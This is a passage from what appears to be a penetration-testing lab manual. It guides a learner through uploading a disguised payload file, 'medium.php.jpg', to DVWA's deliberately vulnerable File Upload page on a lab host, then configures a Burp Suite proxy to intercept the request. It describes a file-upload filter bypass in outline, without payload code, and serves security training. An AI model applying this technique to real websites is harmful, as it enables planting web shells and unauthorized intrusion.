
46. Click the **File Upload** option in the left pane.
47. The **Vulnerability: File Upload** page appears; click the **Browse...** button to upload a file.

The screenshot shows a Linux desktop environment with a Parrot OS interface. A Mozilla Firefox window is open to the DVWA (Damn Vulnerable Web Application) v1.10 'Development' version. The URL in the address bar is `10.10.1.22:8080/dvwa/vulnerabilities/upload/`. The main content area displays the 'Vulnerability: File Upload' page. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, **File Upload**, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security, and PHP Info. The 'File Upload' item is highlighted with a green background. The central part of the page has a form titled 'Choose an image to upload:' with a 'Browse...' button and an 'Upload' button. Below the form, a 'More Information' section contains three links: https://www.owasp.org/index.php/Unrestricted_File_Upload, <https://blogs.securiteam.com/index.php/archives/1268>, and <https://www.acunetix.com/websitesecurity/upload-forms-threat/>. At the bottom of the browser window, the status bar shows the file path `/home.../medium.php.jpg` and the title `Vulnerability: File Uplo...`.


48. The **File Upload** window appears. Navigate to the **Desktop** location and select the payload file **medium.php.jpg** and click **Open**.




49. **Observe** that the selected file (**medium.php.jpg**) appears to the right of the **Browse...** button.
50. Now, before uploading the file, set up a **Burp Suite** proxy. Start by configuring the proxy settings of the browser.
51. Click the **Open Menu** icon in the right corner of the menu bar and select **Preferences** from the list.




52. The **General** settings tab appears. In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.
53. The **Search Results** appear; click the **Settings** button under the **Network Settings** option.



54. A **Connection Settings** window appears; select the **Manual proxy configuration** radio button and ensure that the **HTTP Proxy** is set to **127.0.0.1** and **Port** as **8080**. Ensure that the **Also use this proxy for FTP and HTTPS** checkbox is selected and click **OK**. Close the **Preferences** tab.




55. Now, minimize the browser window, click **Applications** from the top left corner of **Desktop** and navigate to **Pentesting** --> **Web Application Analysis** --> **Web Application Proxies** --> **burpsuite** to launch the **Burp Suite** application.

